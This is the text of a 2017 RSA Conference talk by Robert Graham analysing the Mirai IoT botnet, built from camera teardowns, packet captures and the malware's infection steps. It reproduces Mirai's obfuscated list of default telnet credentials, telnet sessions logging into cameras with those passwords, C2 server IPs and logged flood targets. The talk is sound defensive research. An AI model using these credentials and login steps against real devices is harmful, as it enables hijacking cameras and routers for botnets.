

RSA® Conference 2017

San Francisco | February 13–17 | Moscone Center

SESSION ID: HTA-W10

Mirai and IoT Botnet Analysis



Robert Graham

<http://blog.erratasec.com>

@ErrataRob



What this talk will cover?

- Brief overview of Mirai
- The cameras themselves
- Step by step from infection to attacks
- The Dyn attack
- How to protect yourself
- How tech details fit into government policy debate

Mirai botnet


- Terabit scale attacks end of 2016
 - ~600mbps against Brian Krebs
 - ~1 terabit against OVH
 - ~1.2 terabit against DYN
- Infects cameras
 - Most cameras
 - Also printers, routers
- Hundreds of thousands of devices

Where the botnet resides

Country	% of Mirai botnet IPs
Vietnam	12.8%
Brazil	11.8%
United States	10.9%
China	8.8%
Mexico	8.4%
South Korea	6.2%
Taiwan	4.9%
Russia	4.0%
Romania	2.3%
Colombia	1.5%

CnC servers

192.227.222.73
192.227.222.74
192.227.222.75
192.227.222.76
188.166.65.12
188.166.189.189
185.25.51.115
185.144.29.7
118.89.41.125
93.158.216.170
54.187.144.227
52.163.49.59
46.166.185.34
46.183.223.229
45.119.127.190
35.162.249.35
5.249.154.190





Mirai Attacks @MiraiAttacks

Jan 20

Botnet #79 - UDPPLAIN flood for 60 seconds

[Targets]

208.146.44.1/32

Port: 80



Mirai Attacks @MiraiAttacks


Jan 12

Botnet #31 - STOMP flood for 60 seconds

[Targets]

74.91.119.213/32

Port: 22



Mirai Attacks @MiraiAttacks

Jan 12

Botnet #31 - ACK flood for 60 seconds

[Targets]

74.91.119.213/32

Port: 80



Mirai Attacks @MiraiAttacks

Jan 12

Botnet #31 - DNS flood for 60 seconds

[Targets]

173.168.255.180/32

Port: 80



```

122
123 // Set up passwords
124 add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
125 add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
126 add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
127 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
128 add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
129 add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc
130 add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
131 add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
132 add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
133 add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
134 add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
135 add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
136 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
137 add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root
138 add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
139 add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
140 add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3); // admin (none)
141 add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3); // root pass
142 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin admin1234
143 add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3); // root 1111
144 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3); // admin smcadmin
145 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2); // admin 1111
146 add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2); // root 666666
147 add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2); // root password
148 add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2); // root 1234
149 add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1); // root klv123
150 add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4F\x4C\x51\x4F", 1); // Administrat
151 add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1); // service service
152 add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervi
153 add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1); // guest guest

```

Ordering camera

ORDER PLACED
October 24, 2016

TOTAL
\$55.00

SHIP TO
Robert DA Graham ▾

ORDER # 103-1909617-9296267
[Order Details](#) | [Invoice](#)

Delivered Nov 9, 2016

Your package was delivered.



720P Wi-Fi Security Camera Onvif 2.4, Infrared 50ft Night Vision for Indoor/Outdoor
Waterproof CCTV

Sold by: [JideTech](#)

\$55.00

[Buy it Again](#)

[Track package](#)

[Return or replace items](#)

[Get help with order](#)

[Leave seller feedback](#)

[Archive order](#)

Shenzhen Gentlen Technology Development Co., Limited

[Home](#)[Company Profile ▾](#)[Contact](#)

Company Introduction



Company Name	Shenzhen Gentlen Technology Development Co., Limited
Location	13F, Hua Qiao Building 5, Min Zhi Road, Long Hua, Shenzhen, Guangdong China Shenzhen, Guangdong
Country/Region	China 
Year Established	2002
Employees Total	101 - 500
Annual Revenue	USD 100,000 - 500,000
Main Products	CCTV camera, network ip camera, security productions, wireless Surveillance camera
Last Login Date	Apr 23. 2015

Packaging from Shenzhen



Robert Graham

What do the cameras look like?



Robert Graham

HiSilicon HI3518 CPU

```
root@odroidrouter: ~/lexar/domecam
root@odroidrouter:~/lexar/domecam# telnet 192.168.1.10
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.
LocalHost login: root
Password:
Welcome to Monitor Tech.
# cat /proc/cpuinfo
Processor      : ARM926EJ-S rev 5 (v5l)
BogoMIPS      : 218.72
Features      : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant   : 0x0
CPU part      : 0x926
CPU revision  : 5
Hardware      : hi3518
Revision     : 0000
Serial       : 00000000000000000000
#
```


Which ports are listening

```
root@odroidrouter: ~
# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:34561            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:8899            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:34567            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:554             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:9527            0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp      0      0 192.168.1.10:23         192.168.1.1:59127      ESTABLISHED
netstat: /proc/net/tcp6: No such file or directory
udp      0      0 0.0.0.0:34568            0.0.0.0:*
udp      0      0 255.255.255.255:34569   0.0.0.0:*
udp      0      0 0.0.0.0:60203           0.0.0.0:*
udp      0      0 0.0.0.0:59199           0.0.0.0:*
udp      0      0 0.0.0.0:3702            0.0.0.0:*
udp      0      0 0.0.0.0:56973           0.0.0.0:*
udp      0      0 0.0.0.0:46999           0.0.0.0:*
udp      0      0 0.0.0.0:38355           0.0.0.0:*
netstat: /proc/net/udp6: No such file or directory
netstat: /proc/net/raw6: No such file or directory
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node Path
unix  2      [ ]        DGRAM     -         35 @/org/kernel/udev/udev
#
```

Robert Graham

What does the camera look like?

- 23: Telnet
- 80: HTTP
- 554: RTSP
- 9527: some weird shell with no auth
- 8899: some other web interface



IPCAM_XMEYE.rar\IPCAM_XMEYE - RAR archive, unpacked size 413,822,299 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
FAQS			File folder	1/22/2016 5:26 ...	
H.264 Player			File folder	1/22/2016 5:26 ...	
IE Plugin			File folder	1/22/2016 5:26 ...	
IP Search Tool			File folder	1/22/2016 5:26 ...	
NetSDK			File folder	1/22/2016 5:26 ...	
PC client			File folder	1/22/2016 5:26 ...	
ResetUser			File folder	1/22/2016 5:26 ...	
Smart Phone APP(P2P applications)			File folder	1/22/2016 5:26 ...	
IP Camera Installation Manual.pdf	1,541,395	1,293,484	PDF File	12/6/2014 4:31 ...	7795D04A
IP Camera Quick Guide.pdf	967,307	801,128	PDF File	10/7/2015 11:1...	A5C4FB67



```
.....LocalHost login: root
oot
Password: xc3511

Login incorrect
LocalHost login: root
oot
Password: xmhdipc

.[1;32mWelcome to Monitor Tech..[0;39m
# rrm -rf /mnt/mtd/Config/Account*
m -rf /mnt/mtd/Config/Account*
# rreboot ; exit
eboot ; exit
r
```



cameradome-201702020-01.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
73	199.583655	Wibrain_33:14:44	IstorNet_4c:6e:2f	ARP	42	192.168.1.1 is at 00:1e:06:33:14:44
74	208.671512	IstorNet_4c:6e:2f	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.10 (Request)
75	218.687491	IstorNet_4c:6e:2f	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.10 (Request)
76	221.845682	192.168.1.10	54.67.91.181	UDP	178	45006 → 9000 Len=136
77	221.919870	54.67.91.181	192.168.1.10	UDP	50	9000 → 45006 Len=8
78	222.016613	192.168.1.10	54.67.91.181	UDP	178	48954 → 9000 Len=136
79	222.090264	54.67.91.181	192.168.1.10	UDP	182	9000 → 48954 Len=140
80	224.576568	192.168.1.10	54.84.132.236	UDP	67	43075 → 8765 Len=25
81	224.598613	54.84.132.236	192.168.1.10	UDP	62	8765 → 43075 Len=20
82	226.854440	IstorNet_4c:6e:2f	Wibrain_33:14:44	ARP	60	Who has 192.168.1.1? Tell 192.168.1.10

```
0000 00 1e 06 33 14 44 00 12 15 4c 6e 2f 08 00 45 00 ...3.D. .Ln/..E.
0010 00 a4 00 00 40 00 40 11 e6 9e c0 a8 01 0a 36 43 ..@.@.....6C
0020 5b b5 bf 3a 23 28 00 90 4d c1 14 20 00 80 01 00 [...:#(.. M.. ....
0030 00 00 30 66 35 33 39 62 64 35 64 33 61 62 38 61 ..0f539b d5d3ab8a
0040 64 37 00 00 00 00 00 00 00 00 00 00 00 00 00 d7.....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00b0 00 00 ..
```

cameradome-201702020-01 | Packets: 197 · Displayed: 197 (100.0%) · Load time: 0:0.2 | Profile: Default

Robert Graham

0f539bd5d3ab8a

#RSAC



0f539bd5d3ab8a

#RSAC

AT&T 2:40 AM 64%

Add Device

Manually Add Quick C...figuration

Device Name:

Serial Number: 

Username:

Password:

Port:


OK Cancel



Robert Graham

RSAConference2017

0f539bd5d3ab8a




#RSAC

Robert Graham

RSAConference2017

Camera/Phone firewalled



cameradome-201702020-01.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
73	199.583655	Wibrain_33:14:44	IstorNet_4c:6e:2f	ARP	42	192.168.1.1 is at 00:1e:06:33:14:44
74	208.671512	IstorNet_4c:6e:2f	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.10 (Request)
75	218.687491	IstorNet_4c:6e:2f	Broadcast	ARP	60	Gratuitous ARP for 192.168.1.10 (Request)
76	221.845682	192.168.1.10	54.67.91.181	UDP	178	45006 → 9000 Len=136
77	221.919870	54.67.91.181	192.168.1.10	UDP	50	9000 → 45006 Len=8
78	222.016613	192.168.1.10	54.67.91.181	UDP	178	48954 → 9000 Len=136
79	222.090264	54.67.91.181	192.168.1.10	UDP	182	9000 → 48954 Len=140
80	224.576568	192.168.1.10	54.84.132.236	UDP	67	43075 → 8765 Len=25
81	224.598613	54.84.132.236	192.168.1.10	UDP	62	8765 → 43075 Len=20
82	226.854440	IstorNet_4c:6e:2f	Wibrain_33:14:44	ARP	60	Who has 192.168.1.1? Tell 192.168.1.10

```

0000 00 12 15 4c 6e 2f 00 1e 06 33 14 44 08 00 45 20 ...Ln/...3.D..E
0010 00 a8 00 00 40 00 2e 11 f8 7a 36 43 5b b5 c0 a8 ...@...z6C[...
0020 01 0a 23 28 bf 3a 00 94 12 7f 14 20 01 80 00 00 ...
0030 00 00 35 34 2e 38 34 2e 31 33 32 2e 32 33 36 00 ..54.84.132.236.
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...
0050 00 00 00 00 00 00 00 00 00 00 30 2e 30 2e 30 2e .....0.0.0.
0060 30 00 00 00 00 00 00 00 00 00 00 00 00 31 32 0.....12
0070 33 2e 35 39 2e 31 34 2e 36 31 00 00 00 00 00 00 3.59.14.61.....
0080 00 00 31 32 31 2e 31 39 39 2e 33 2e 38 31 00 00 ..121.19 9.3.81..
0090 00 00 00 00 00 00 e1 07 00 00 02 00 00 00 03 00 .....
00a0 00 00 07 00 00 00 0d 00 00 00 04 00 00 00 80 2d .....
00b0 94 58 00 00 00 00 ..X....


```

cameradome-201702020-01 | Packets: 197 · Displayed: 197 (100.0%) · Load time: 0:0.2 | Profile: Default

Robert Graham

Configure firewall

- Use RaspberryPi-class device as NAT/firewall to create an isolated subnet



98 seconds to infection!

cameradome-20161118-03.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 12


No.	Time	Source	Destination	Protocol	Length	Info
2086	95.308393	192.168.1.10	190.29.72.112	TELNET	88	Telnet Data ...
2087	95.413049	190.29.72.112	192.168.1.10	TCP	54	57838 → 23 [ACK] Seq=29 Ack=83 Win=146...
2088	95.417241	190.29.72.112	192.168.1.10	TELNET	61	Telnet Data ...
2089	95.419618	192.168.1.10	190.29.72.112	TELNET	71	Telnet Data ...
2090	95.521022	190.29.72.112	192.168.1.10	TELNET	60	Telnet Data ...
2091	95.523854	192.168.1.10	190.29.72.112	TELNET	60	Telnet Data ...
2092	95.657464	190.29.72.112	192.168.1.10	TCP	54	57838 → 23 [ACK] Seq=42 Ack=102 Win=14...
2095	98.538577	192.168.1.10	190.29.72.112	TELNET	88	Telnet Data ...
2096	98.639550	190.29.72.112	192.168.1.10	TCP	54	57838 → 23 [ACK] Seq=42 Ack=136 Win=14...
2097	98.639608	190.29.72.112	192.168.1.10	TELNET	60	Telnet Data ...
2098	98.642883	192.168.1.10	190.29.72.112	TELNET	70	Telnet Data ...
2099	98.749931	190.29.72.112	192.168.1.10	TELNET	63	Telnet Data ...
2100	98.760263	192.168.1.10	190.29.72.112	TELNET	60	Telnet Data ...
2101	98.897786	190.29.72.112	192.168.1.10	TCP	54	57838 → 23 [ACK] Seq=57 Ack=154 Win=14...
2102	98.898514	192.168.1.10	190.29.72.112	TELNET	96	Telnet Data ...
2103	99.010530	190.29.72.112	192.168.1.10	TCP	54	57838 → 23 [ACK] Seq=57 Ack=196 Win=14...

```

0000  00 12 15 4c 6e 2f 00 1e 06 33 14 44 08 00 45 20  ...Ln/. .3.D..E
0010  00 31 ef ab 40 00 34 06 8e bb be 1d 48 70 c0 a8  .1..@.4. ....Hp..
0020  01 0a e1 ee 00 17 59 43 f6 7f bb 18 19 87 50 18  .....YC .....P.
0030  1c 84 0d 47 00 00 78 6d 68 64 69 70 63 0d 0a  ...G..xm hdipc..
    
```

cameradome-20161118-03 | Packets: 3079 · Displayed: 86 (2.8%) · Marked: 1 (0.0%) · Load time: 0:0.67 | Profile: Default

Infection process



```
.....LocalHost login: .....P.....rootroot
Password: xmhdipc
.[1;32mWelcome to Monitor Tech..[0;39m
# enable
enable
system
shell
sh
-sh: enable: not found
# /bin/busybox ECCHI
system
-sh: system: not found
# shell
-sh: shell: not found
# sh
# /bin/busybox ECCHI
ECCHI: applet not found
# /bin/busybox ps; /bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
  PID USER      VSZ STAT COMMAND
   1 root        1240 S    init
   2 root          0 SW    [kthreadd]
   3 root          0 SW    [ksoftirqd/0]
   4 root          0 SW    [kworker/0:0]
```

428 client pkt(s), 1,988 server pkt(s), 852 turns.

Entire conversation (813 kB) Show data as ASCII Stream 27

Find: Find Next

Hide this stream Print Save as... Close Help

The ECHI trick

#RSAC


- Generates error message
- It's how the bot recognizes that the output is done
- Different devices have different command-prompts, so it's harder parsing output for a command prompt

What is busybox?

```
root@odroidrouter: ~/lexar/domecam
-rwxr-xr-x 1 556 44 19892 Jan 1 1970 pppoe
lrwxrwxrwx 1 556 44 7 Jan 1 1970 ps -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 pwd -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 rm -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 rmdir -> busybox
-rwxr-xr-x 1 556 44 9964 Jan 1 1970 route_switch
-rwxr-xr-x 1 556 44 31644 Jan 1 1970 searchIp
lrwxrwxrwx 1 556 44 7 Jan 1 1970 sed -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 sh -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 sleep -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 sync -> busybox
-rwxr-xr-x 1 556 44 4945 Jan 1 1970 sysinit
lrwxrwxrwx 1 556 44 7 Jan 1 1970 test -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 top -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 touch -> busybox
lrwxrwxrwx 1 556 44 7 Jan 1 1970 true -> busybox
